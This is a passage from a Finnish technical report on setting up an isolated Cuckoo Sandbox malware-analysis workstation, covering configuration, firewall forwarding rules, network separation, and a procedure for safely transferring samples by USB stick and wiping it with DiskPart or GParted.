Toiminnan voi testata lähettämällä linkin Cuckoon analysoitavaksi Linuxin terminaalin kautta. (Oktavianto & Muhardianto 2013, 35-37.)

Linkki lähetetään seuraavalla komennolla:

```
$ cuckoo submit --url http://esimerkki.fi
```

Analyysin raportti muodostuu kansioon /home/USER/.cuckoo/storage/analyses/. Ensimmäinen analyysi muodostuu kansioon 1, seuraava kansioon 2 ja niin edelleen.

Selainpohjaisen käyttöliittymän saa käyntiin muokkaamalla polusta /home/USER/.cuckoo/conf/ löytyvää reporting.conf-tiedostoa. ”[mongodb]”-kohdan alla on ”enabled”-kohta, jonka arvo ”no” muutetaan arvoon ”yes” (ks. kuvio 4).


```
[mongodb]
enabled = yes
host = 127.0.0.1
port = 27017
db = cuckoo
store_memdump = yes
paginate = 100
```

Kuvio 4. Reporting.conf

Tämän jälkeen Cuckoo käynnistetään normaalisti. Lisäksi käynnistetään web-käyttöliittymä omassa terminaali-ikkunassaan.

```
$ cuckoo
$ cuckoo web runserver
```

Mikäli muita asetuksia ei muutettu, toimii Cuckoo nyt selaimessa osoitteessa http://127.0.0.1:8000 (ks. kuvio 5).



Kuvio 5. Cuckoon selainkäyttöliittymä

Mikäli virtuaalikoneen halutaan saavan yhteys internetiin, tulee isäntäkoneelle tehdä muutoksia palomuurisääntöihin. Isäntäkoneen internetrajapinnan liikenne ohjataan virtuaalikoneen rajapintaan vboxnet0. (Anicas 2015.)

Palomuurisääntöjen muutokset tehdään seuraavilla komennoilla:

```
$ sudo iptables -A FORWARD -o enp0s31f6 -i vboxnet0 -s
192.168.56.0/24 -m conntrack  --ctstate NEW -j ACCEPT
$ sudo iptables -A FORWARD -m conntrack - -ctstate
ESTABLISHED,RELATED -j ACCEPT
$ sudo iptables -A POSTROUTING -t nat -j MASQUERADE
```

Työasemalle on tehty erilliset skriptit, joiden avulla palomuurisäännöt on helppo ottaa käyttöön ja pois käytöstä, mikäli analyyseissa halutaan käyttää myös internetyhteyttä (ks. liitteet 1 & 2).

Lisäksi asetus tiedostosta /etc/sysctl.conf täytyy ottaa käyttöön poistamalla risuaita seuraavan rivin edestä:

```
# net.ipv4.ip_forward = 1
```

Työasemalla on myös skripti, jolla palomuuriasetukset saadaan poistettua yhdellä komennolla. Komennot ovat seuraavat:

```
$ sudo iptables -D FORWARD 2
$ sudo iptables -D FORWARD 1
$ sudo iptables -t nat -D POSTROUTING 1
```

5.4 Verkkoyhteydet

Työasema pidetään yrityksen omasta tuotantoverkosta täysin erillään. Työasema yhdistetään erilliseen verkkoon kaikista muista verkoista, joka on suojattu palomuurilla. Tämä estää tuotantoverkon saastumisen, mikäli forensiikkatyöasemalta haittaohjelma pääsisi leviämään verkossa, koska verkko on täysin erillään tuotantoverkosta. Erillisessä verkossa olevia koneita ei yhdistetä eikä pystytä yhdistämään tuotantoverkkoon edes vahingossa. Tämä ennaltaehkäisee mahdollisen vahingon sattumista. Täten forensiikkatyöasemaa ei voi edes vahingossa kytkeä tuotantoverkkoon ja tätä kautta haittaohjelma ei pääse yrityksen sisäverkkoon leviämään.

6 Käyttötapaukset ja niiden prosessit

Käyttötapaukset ja skenaariot on määritelty suullisilla keskusteluilla toimeksiantajan edustajien kanssa useissa eri palavereissa. Tarpeellisiksi käyttötapauksiksi tunnistettiin seuraavat: ulkoisen USB-muistin käyttö osana tiedostojen analysointia sekä mahdollisten haittaohjelmien tutkiminen.

6.1 Ulkoisen USB-muistin käyttö osana tiedostojen analysointia

6.1.1 Määrittely


Analysoitavien tiedostojen (esim. haittaohjelmat) siirtämiseen tulee määrittää erillinen vain tähän käyttötarkoitukseen tarkoitettu USB-muisti (esim. USB-muistitikku).

USB-muisti tulee merkata selvästi (esim. avaimenperä), jotta sitä ei käytetä muuhun tarkoitukseen kuin analysoitavien tiedostojen siirtämiseen. USB-muistin toinen puoli merkataan punaisella ja toinen puoli vihreällä. Punainen väri pidetään esillä, kun USB-muisti sisältää tiedoston ja ei ole formatoitu tai kun USB-muisti on tyhjä, mutta ei ole formatoitu. Vihreä puoli pidetään esillä, kun USB-muisti on tyhjä sekä formatoitu, ei missään muussa tilanteessa. Lisäksi USB-muistin tyhjentämistä varten tulee määrittää erillinen tietokone (puhdistustyöasema), jota ei kytketä internettiin missään vaiheessa, ja sen ainut käyttötarkoitus on toimia USB-muistin tyhjentämistä varten.

6.1.2 Käyttöprosessi

Tyhjä ja formatoitu USB-muisti kytketään tietokoneeseen, josta haluttu analysoitava tiedosto halutaan siirtää forensiikkatyöasemalle. Tiedosto siirretään USB-muistille, minkä jälkeen USB-muisti kytketään forensiikkatyöasemaan. Analysoitava tiedosto analysoidaan suoraan USB-muistilta, minkä jälkeen tiedosto poistetaan USB-muistilta. USB-muisti kytketään irti forensiikkatyöasemasta. Tämän jälkeen USB-muisti kytketään heti puhdistustyöasemaan, jolla se formatoidaan. USB-muisti säilytetään puhdistustyöaseman välittömässä läheisyydessä. Mikäli USB-muisti löytyy muualta kuin puhdistustyöaseman välittömästä läheisyydestä tai on pienikään epäilys tikun sisällöstä, tulee se formatoida puhdistustyöasemalla ennen sen käyttöä.

Prosessi on kuvattu kuviona 6.



Kuvio 6. Ulkoisen USB-muistin käyttöprosessi

6.1.3 USB-muistin formatointi (Windows)

USB-muistin formatointiin voidaan käyttää työasemaa, jossa on Windows-käyttöjärjestelmä. Formatoinnissa käytetään Windows-käyttöjärjestelmän sisäänrakennettua Microsoft DiskPart -ohjelmistoa. Ohjelmisto toimii komentokehotteen kautta. Formatointi suoritetaan seuraavan ohjeen mukaisesti (Jean 2018.):

Komentokehote käynnistettään käynnistäv-alikosta admin-oikeuksin painamalla hiiren oikealla painikkeella ”Run as administrator” (ks. kuvio 7).

Kuvio 7. Komentokehotteen käynnistys

Komentokehotteeseen kirjoitetaan komento ”diskpart” ja painetaan Enter-näppäintä, jolloin uusi ikkuna aukeaa ja Microsoft DiskPart -ohjelma käynnistyy (ks. kuvio 8).

```
C:\WINDOWS\system32>diskpart
```

Kuvio 8. Diskpart-komento

Tässä vaiheessa USB-muisti tulee kytkeä puhdistustyöasemaan. DiskPart-ikkunassa komennolla ”list disk” saadaan yhdistetyn massamuistit näkyviin. ”Select disk”-komentoa käytetään halutun USB-muistin valikoimiseen (ks. kuvio 9).

```
DISKPART> list disk

  Disk ###  Status         Size     Free     Dyn  Gpt
  --------  -------------  -------  -------  ---  ---
  Disk 0    Online          232 GB      0 B        *
  Disk 1    Online          465 GB     9 MB
  Disk 2    Online          465 GB      0 B
  Disk 3    Online          698 GB      0 B        *
  Disk 4    Online         7788 MB      0 B

DISKPART> select disk 4

Disk 4 is now the selected disk.
```

Kuvio 9. List disk ja select disk -komennot

USB-muistin valikoimisen jälkeen USB-muisti puhdistetaan komennolla ”clean”. Tämän jälkeen luodaan ensisijainen osio USB-muistille komennolla ”create partition primary”, joka aktivoidaan käyttöön komennolla ”active” (ks. kuvio 10).

```
DISKPART> clean

DiskPart succeeded in cleaning the disk.

DISKPART> create partition primary

DiskPart succeeded in creating the specified partition.

DISKPART> active

DiskPart marked the current partition as active.
```

Kuvio 10. Clean-, create partition primary- ja active-komennot

Tämän jälkeen USB-muisti formatoidaan haluttuun tiedostojärjestelmään (NTFS, FAT32 tai exFAT) komennolla ”format fs=ntfs label=”haluttu nimi””. Lopuksi USB-muistille määritetään kiinnityskohde eli kirjain komennolla ”assign” (ks. kuvio 11).

```
DISKPART> format fs=ntfs label="USB-muisti"

  100 percent completed

DiskPart successfully formatted the volume.

DISKPART> assign

DiskPart successfully assigned the drive letter or mount point.
```

Kuvio 11. Format- ja assign-komennot

Tämän jälkeen USB-muisti poistetaan työasemasta hallitusti Windowsin tehtäväpalkin kautta (ks. kuvio 12).

Kuvio 12. USB-muistin poisto


6.1.4 USB-muistin formatointi (Linux)

Vaihtoehtoisesti voidaan käyttää Linux-pohjaista GParted nimistä osioiden muokkausohjelmaa. GParted voidaan suorittaa erilliseltä massamuistilta. Tällöin puhdistuskoneelle ei tarvitse asentaa omaa käyttöjärjestelmää, ja näin työasema ei pääse saastumaan mahdollisen haittaohjelman myötä. Seuraavana on ohjeistettu GPartedin käyttö erilliseltä massamuistilta. (Fleetwood n.d.)

Työasema käynnistetään massamuistilta, joka sisältää GParted-ohjelmiston. GParted kysyy ensimmäisenä, millä tavalla GParted halutaan käynnistä. Valikoimalla GParted Live (Default settings)-vaihtoehdon GParted käynnistyy massamuistilta (ks. kuvio 13).


Kuvio 13. GParted Live (Default settings)

Seuraavaksi GParted kysyy, halutaanko määrittää erilliset näppäimistön asetukset. Tämä voidaan ohittaa valikoimalla ”Don’t touch keymap” (ks. kuvio 14).




Kuvio 14. Don’t touch keymap

Tämän jälkeen valitaan haluttu kieli kirjoittamalla kielen numero ja painamalla Enter-painiketta (ks. kuvio 15).



Kuvio 15. Haluttu kieli


Ohjelmisto kysyy, missä tilassa GParted käynnistetään. Oletusasetus on 0, joka käynnistää GPartedin graafisen käyttöliittymän. Tämä voidaan valita painamalla Enter-painiketta (ks. kuvio 16).



Kuvio 16. GParted-käynnistyksen tila


Tämän jälkeen GPartedin graafinen käyttöliittymä käynnistyy ja on valmis käytettäväksi. Työpöydältä löytyvän GParted-kuvakkeen kautta itse osiointi-ohjelma voidaan käynnistää.

Ensimmäisenä yhdistetään haluttu puhdistettava massamuisti työasemaan, jonka jälkeen laitelista päivitetään GParted-valikon kautta valikoimalla ”Päivitä laitelista” (ks. kuvio 17). Tämä päivittää listauksen työasemassa kiinni olevista massamuisteista.




Kuvio 17. Päivitä laitelista

Seuraavaksi valitaan puhdistettava massamuisti GParted-valikon alta kohdasta ”Laitteet” (ks. kuvio 18).




Kuvio 18. Laitteet


Kun puhdistettava massamuisti on valittu, valitaan valikosta ”Osio” vaihtoehto ”Delete” (ks. kuvio 19). ”Delete” ei vielä poista massamuistin osiota. Osion poistaminen 